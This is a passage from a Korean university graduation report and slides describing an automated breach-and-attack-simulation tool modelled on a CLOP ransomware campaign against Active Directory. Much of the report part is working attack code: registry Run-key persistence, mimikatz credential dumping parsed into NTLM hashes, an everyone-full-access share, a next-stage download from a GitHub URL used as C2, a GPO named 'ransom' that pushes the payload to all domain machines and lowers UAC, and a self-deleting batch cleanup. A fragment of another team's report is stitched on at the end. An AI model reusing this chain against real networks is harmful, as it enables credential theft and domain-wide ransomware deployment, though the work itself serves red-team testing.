RunOnce_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnce'
RunEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run'
RunOneEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnceEx'

SavePath = 'C:\module2'

registry = CreateKey(key, Run_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOnce_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOneEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)
```

[그림 19. Module 2.5 지속성 추가]

지속성 확보하기 위해 레지스트리 키를 추가하였다. Run키는 프로그램을 한 번 실행한 다음 키가 삭제, RunOnce키는 프로그램을 한 번 실행 후 다음 키가 삭제, RunEx키는 프로그램을 한 번 실행한 다음 종료될 때 키가 삭제, RunOnceEx는 프로그램 한 번 실행 후 종료될 때 키가 삭제한다.

3.4.3 Credential 추출 및 정제화

```
# 크레덴셜 추출 및 저장
credential_path = set_path + '\GetCredential'
os.mkdir(credential_path)

os.system('C:\module2.5\DownloadFile-main\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > C:\module2.5\GetCredential\Credential_output.txt')

# 추출된 크레덴셜 변수화 후 텍스트파일로 저장
f = open(credential_path + "\Credential_output.txt" ,'r', encoding='UTF-8')
Credential_log=open(credential_path + '\Credential_log.txt','w')
for line in f:
    if 'User Name         :' in line:
        Credential_log.write(line)
    if 'SID' in line:
        Credential_log.write(line)
    if 'Domain            :' in line:
        Credential_log.write(line)
    if '* NTLM     :' in line:
        Credential_log.write(line)
Credential_log.close()
```

[그림 20. Module 2.5 Credential 추출 및 저장]

다른 클라이언트PC에 접근할 수 있는 계정을 획득하기 위해 mimikatz.exe를 실행해 필요한 Credential을 추출 및 사용할 Credential, User name, SID, Domain, NTLM을 따로 Credential_log.txt 파일로 저장한다.

3.5 Module 3(Package Module)

Module 2가 Credential을 획득한 후 Domain Controller에 접속한다. 이후 Module 3을 다운로드 및 실행하는 것이 최초 행위다. Module 3은 Domain Controller에서 최종 공격 단계를 진행하는 역할을 수행한다. 구체적인 행위는 아래와 같다.

번호	행위
1	사용자명, PC 이름 등 검색
2	공유 폴더 생성
3	Module 4 다운로드
4	GPO 등록

[표 5. Module 3 행위 요약]

3.5.1 사용자명, PC 이름 등 검색

```
# 0.1 OS
a = platform.platform
# 0.2 PC name
b = platform.node
# 0.3 Username
c = getpass.getuser()
# 0.4 Download file
d = "M4v1.0.exe"
# 0.5 IP
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(("8.8.8.8", 80))
e = s.getsockname()[0]
# 0.6 current file name
dri = os.path.basename(__file__)
info_List = []
```

[그림 21. Module 3 함수 선언]

실제 프로그램 구동 시 각 테스트하는 환경별 계정명, 호스트 명이 다르기에 이에 대한 탐색 외부 모듈을 이용해서 함수에 저장한다. 이를 통해서 윈도우 환경이라면 어떤 환경에서도 이상 없이 작동할 수 있다.

3.5.2 공유 폴더 생성

실제 공격의 경우 Credential을 획득한 공격자가 Domain Controller에 접속 후 악용할 수 있는 자원을 탐색하고 활용한다. 하지만 BAS의 경우 사전에 프로그래밍 되어 오차 없이 진행되어야 하므로 별도의 자원 탐색 기능보다는 공유 자원 생성 후 활용하는 방안을 선택했다.

```
# 2. create share folder
def file_create():
    try:
        cmd1 = "powershell.exe mkdir C:\\users\\{}\\desktop\\share2".format(c)
        cmd2 = "net share share2=C:\\users\\{}\\desktop\\share2 \"/GRANT:everyone,FULL\"".format(c)
        cmd3 = "icacls \"C:\\users\\{}\\desktop\\share2\" /t /grant \"everyone:(OI)(CI)F\"".format(c)

        subprocess.call(cmd1)
        subprocess.call(cmd2)
        subprocess.call(cmd3)

        info_List.append(('Create share folder','Ok'))
    except:
        info_List.append(('Create share folder','No'))
```

[그림 22. Module 3 공유 폴더 생성 코드]

cmd1과 cmd2는 공유 폴더 생성하는 명령어다. 하지만 윈도우에선 공유 권한을 줄 경우 네트워크 접속 권한은 부여받지만 NTFS에 대한 권한은 부여받지 못한다. 그러기에 cmd3을 통해 NTFS 읽기 권한을 부여했다.

3.5.3 Module 4 다운로드

```
# 3. download module4
def file_download():
    try:
        url = "https://github.com/kdw9805/AttackMe/raw/main/M4v1.0.exe"
        path="C:/Users/{}/Desktop/share2/".format(c) + d

        urllib.request.urlretrieve(url, path)

        info_List.append(('Download Module4','Ok'))
    except:
        info_List.append(('Download Module4','No'))
```

[그림 23. Module 4 다운로드 명령어]

공유 폴더를 생성한 이후에 해당 경로에 Module 4를 다운로드하는 명령어다. 이때 다운로드하는 C2 주소는 Github을 이용한다.

3.5.4 그룹 정책 수립

```
def gpo_add():
    try:
        cmd1 = "powershell.exe new-gpo -name \"ransom\""
        cmd2 = "powershell.exe Set-GPRegistryValue -Name \"ransom\" -Key \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" -val
        cmd3 = "powershell.exe set-gpregistryvalue -Name \"ransom\" -Key \"HKEY_CURRENT_USER\\Software\\Microsoft\Windows\\CurrentVersion\\policies\\a
        cmd4 = "powershell.exe \"new-gplink -Name \\\"ransom\\\" -Target \\\"dc={},dc={}\\\"\"".format(first, com)
        cmd5 = "powershell.exe gpupdate /force"

        subprocess.call(cmd1)
        subprocess.call(cmd2)
        subprocess.call(cmd3)
        subprocess.call(cmd4)
        subprocess.call(cmd5)

        info_List.append(('Add GPO', 'Ok'))
    except:
        info_List.append(('Add GPO', 'No'))
```

[그림 24. 그룹 정책 등록]

Module 4 다운로드가 완료된다면 다음과 같이 Active Directory에서 관리의 용도로 지원하는 그룹 정책을 악용한다. 그룹 정책의 내용으론 연결된 모든 노드에서 Module 4를 실행하며, 이때 .exe 확장자인 Module 4의 원활한 실행을 위해 UAC 수준을 낮춘다.

```
f = open('ipconfig.txt', 'w' ,encoding='UTF-8')
result = os.popen('ipconfig /all').read()
f.write(result)
f.close()

name=open('ipconfig.txt', 'r',encoding='UTF-8')
lines = name.readlines()
line = lines[4].split(": ")
domain=line[1].split(".")

first=domain[0]
second=domain[1]
third=second.split("\n")
com=third[0]
```

[그림 25. 도메인명 탐색]

각 실행되는 Active Directory의 도메인명이 다르기에 별도의 탐색 코드를 제작하여 적용했다. 해당 코드에서 탐색 되는 도메인명을 변수에 저장하고 그림 X의 cmd4 명령어에 적용했다.

3.5.5 Main Algorithm

```
# 7. main algorithm
file = 'C:\\users\\{}\\desktop\\share2'.format(c)

if os.path.isdir(file):
    print("file exist")
    exit(1)

else :
    print("no file")
    file_create()
    file_download()
    gpo_add()

Socket_Create()
```

[그림 26. Module 3 Main Algorithm]

다음 코드는 Module 3의 Main Algorithm이다. 모듈 2.5에서 다운로드 및 실행이 중복될 것을 고려해 기존의 파일 여부에 따른 실행 여부를 정해주었다. 이후 최초 파일로 다운로드 및 실행된 경우 else 문의 명령어를 순차적으로 실행한다.

3.6 Module 4(Package Module)

Module 3가 Domain Controller에서 실행된 후 위의 행위를 순차적으로 진행한다. Active Directory에 GPO가 배포된 후 PC들이 재부팅될 경우 GPO에 따라 공유 폴더에 있는 Module 4를 실행한다.

Module 4는 MITRE ATT&CK 프레임워크 상에선 Impact 단계의 랜섬웨어 포지션을 갖고 있다. BAS 개발상에선 Module 4 실행 시 Module 1에 테스트 성공 결과를 보내주며, Module 2, 3과 관련된 모든 부산물을 삭제 후 자가 삭제까지 진행한다.

3.6.1 부산물 삭제

```
def file_delete():
    try:
        dir_path0 = "C://Module2"
        dir_path1 = "C://Module2.5"
        dir_path2 = "C://Windows//Module3"

        if os.path.exists(dir_path0):
            shutil.rmtree(dir_path0)
            shutil.rmtree(dir_path1)
            shutil.rmtree(dir_path2)

        else:
            if os.path.exists(dir_path1):
                shutil.rmtree(dir_path1)
```

[그림 27. Module 4 부산물 삭제 루프]

프로그램이 실행되면서 다운로드 및 생성한 모든 파일을 삭제한다. 다만 현재 실행되고 있는 파일 본인은 삭제하지 못하기에 하단에 나오는 자가 삭제 부분에서 진행한다.

3.6.2 자가 삭제

```
# 3. 자가 삭제
def self_delete():
    f=open("C:\\users\\{}\\desktop\\killfile.bat".format(c), 'w')
    f.write(":Repeat\n")
    f.write("del /f /s /q {}\n".format(dri))
    f.write("if exist {} goto Repeat\n".format(dri))
    f.write("del /s /q killfile.bat")
    f.close()

    os.startfile('C:\\users\\{}\\desktop\\killfile.bat'.format(c))
    info_List.append(('self delete','Ok'))
```

[그림 28. Module 4 자가 삭제]

실행 중인 파일은 자가 삭제할 수 없기에 Module 4를 삭제하는 bat 확장자의 실행 파일을 생성 및 실행한 이후 종료한다. 해당 bat 파일은 module 4가 있는 share2 폴더의 존재 여부를 확인한 후 있을 경우 삭제하는 루프를 돌게 되며, 없는 경우는 종료하고 스스로 삭제한다.

4. 결론

4.1 결론

Active Directory 환경에서 자동화된 Breach Attack Simulation 개발에 성공했다. 침투 테스트는 TA505의 CLOP 랜섬웨어 시나리오로, 사건을 MITRE ATT&CK 단계로 분류했고 해당 시나리오를 완전히 자동화하여 실행할 수 있다. 사용자는 Moudule1을 통해 각 침투 테스트의 진행 상황을 단계별로 확인할 수 있다. 각 단계에서의 성공과 실패 결과를 통해 보안 대책을 수립할 수 있다.

4.2 기대효과

현재 기업의 보안팀은 Blue Team 활동에 초점이 맞추어져 있다. '공격해조' 팀이 제작한 BAS는 기업에 치명적인 공격을 가하는 APT 그룹의 공격 시나리오를 완전히 자동화했다. 이를 통해서 기업망에 대한 취약점을 별도의 인력이나 자금을 투입하지 않고 테스트할 수 있다. 이처럼 자동화된 도구를 통해서 기업 보안팀의 Red Team 활동에 대한 관심도가 높아질 것으로 예상된다.

4.3 향후 과제

4.3.1 다양한 시나리오 추가

시장의 BAS의 경우 Endpoint에 대한 테스트뿐만 아니라 WAF 등과 같은 서버 보안이나 네트워크 보안에 대한 테스트 모듈 등 약 1,000가지가 넘는 시나리오 숫자를 보유하고 있다. 현재 '공격해조' 팀의 BAS의 경우 APT 공격을 완전히 자동화했다는 강점을 가지고 있으나 향후 경쟁하기 위해서는 보다 많은 시나리오 개발이 필요로 하다.

4.3.2 분석 보고서 및 보완 대책 제공

현재 개발 완료된 BAS의 경우 GUI로 침투 테스트 결과를 알려주지만, 보다 정량적인 보고서 제공 등의 편의 기능을 제공하고 있지 않다. 또한 BAS가 기업망에 성공적으로 침투했다면, 그 취약점에 대한 보완 대책을 제공해야 한다.

2022년 중부대학교 정보보호학과 졸업 작품 전시회

침투 테스팅 시뮬레이션 개발


Breach Attack Simulation Development

*김진수, 김대원, 오원재, 여수한, 양환석

중부대학교 정보보호학과, 중부대학교 정보보호학과 교수

1

01. 서론




- 사이버 보안 위협이 심각한 수준으로 확산되며 BAS에 대한 관심으로 인해 성장세가 매우 빠르다
- Active Directory에 대한 공격이 증가하지만 Blue Team 활동에만 초점이 맞추어진 기업의 보안팀
- Active Directory 환경에서 MITRE ATT&CK 단계별 완전히 자동화되어 작동하는 BAS를 개발했음

목차


02. 이론적 배경(1/2)

- **ACTIVE DIRECTORY**
  - Mircosoft社 의 Windows Server에서 제공하는 Directory Service이다.
  - 디렉토리 내 관리자가 네트워크 자원의 접근과 권한을 관리할 수 있도록 한 서비스다.





02. 이론적 배경(2/2)

- **MITRE ATT&CK FRAMEWORK**
  - MITRE社 에서 제공하는 프레임워크
  - 실제 사이버 공격을 기반으로 공격을 14단계로 상세하게 나눈 프레임워크




03. 시스템 요약






03. 시스템 요약



4

03. 시스템 요약




Copyright. 2022 Attackme All rights reserved.

5

04. 시스템 상세(1/6)


- **Module 1**
  - 레드팀 오퍼레이터가 테스트 하고자 하는 네트워크에 연결합니다.
  - 사용자는 침투 테스트의 시작점을 선택합니다.
  - 선택한 시작점에서 Module 2가 실행되고, 네트워크에 대한 스캔을 시작합니다.



6

04. 시스템 상세(2/6)


- **Module 2**
  - 네트워크 스캔을 통해 얻은 도메인 노드에 Module 2.5를 Injection & Execute 합니다.
  - 공격 도구를 이용하기 위해 로컬 권한 상승을 합니다.
  - Mimikatz 등의 도구를 이용해 Domain Admin 수준의 Credential을 탐색합니다.



7

04. 시스템 상세(3/6)


- **Module 2.5**
  - 공격 도구를 이용하기 위해 로컬 권한 상승을 합니다.
  - Mimikatz 등의 도구를 이용해 Domain Admin 수준의 Credential을 탐색합니다.
  - 탈취한 Credential을 이용해 Domain Controller에 접근하여 Module 3를 다운로드 및 실행합니다.



8


04. 시스템 상세(4/6)

- **Module 3**
  - 도메인 내에서 사용할 수 있는 권한의 공유 폴더를 생성합니다.
  - 그룹 정책을 통해 AD Site에서 실행될 Module 4를 공유 폴더에 다운로드 합니다.
  - 그룹 정책 생성을 통해 도메인 내 모든 노드가 Module 4를 실행하도록 정책 설정합니다.




04. 시스템 상세(5/6)

- **Module 4**
  - Module4의 실행은 곧 테스트 종료를 뜻합니다.
  - 모듈 2,3 행위 중 나온 모든 부산물을 삭제하고 마지막으로 자가 삭제까지 합니다.
  - 실행 직후, 자가 삭제 직전 모듈 1과 모든 상황을 공유합니다.




04. 시스템 상세(6/6)


- **Module 1**
  - 획득하는 정보 종류 아래와 같습니다.



05. 시연(1/2)



05. 시연(2/2)




06. 결론 및 향후 계획(1/2)

- **결론**
  - Active Directory 환경을 대상으로 침투 테스팅하는 BAS 프로그램을 개발했다.
  - APT 공격 시나리오를 MITRE ATT&CK 단계로 분류하고 해당 공격을 완전히 자동화했다.
  - 운용자가 침투 테스트 진행사항과 결과를 시각적으로 확인할 수 있다.

- **기대효과**
  - 보안 정책의 취약점을 확인하거나 보안 솔루션 등에 탐지 되는지를 확인할 수 있다.
  - Blue Team 위주인 기업 보안 팀의 Red Team 활동을 장려할 수 있다.

06. 결론 및 향후 계획(2/2)

- **다양한 시나리오 추가**
  - APT 기반의 공격 시나리오 추가 뿐만 아니라 WAF 등 네트워크 솔루션에 대한 시나리오도 추가 예정.
- **분석 보고서 및 보완 대책 제공**
  - 결과에 대한 분석 보고서, 취약점에 대한 보안대책 등의 편의 기능을 추가로 제공할 예정.



Q&A

감사합니다.

6. 참조문헌

[1] Active Directory 환경에서의 침해사고 동향 분석 및 활용방안,
(정보보호학회지 제31권 제3호, 2021. 6)

[2] APT Simulatior, https://github.com/NextronSystems/APTSimulator

7. 별첨

소스코드: https://github.com/kdw9805/AttackMe

개발자 스터디, 프로젝트 커뮤니티

팀 명 : 수정용
지도 교수 : 양환석 교수님
팀 장 : 이정림
팀 원 : 권용호
김수빈

2022. 11.
중부대학교 정보보호학과

목 차

1. 서론

1.1 연구 배경

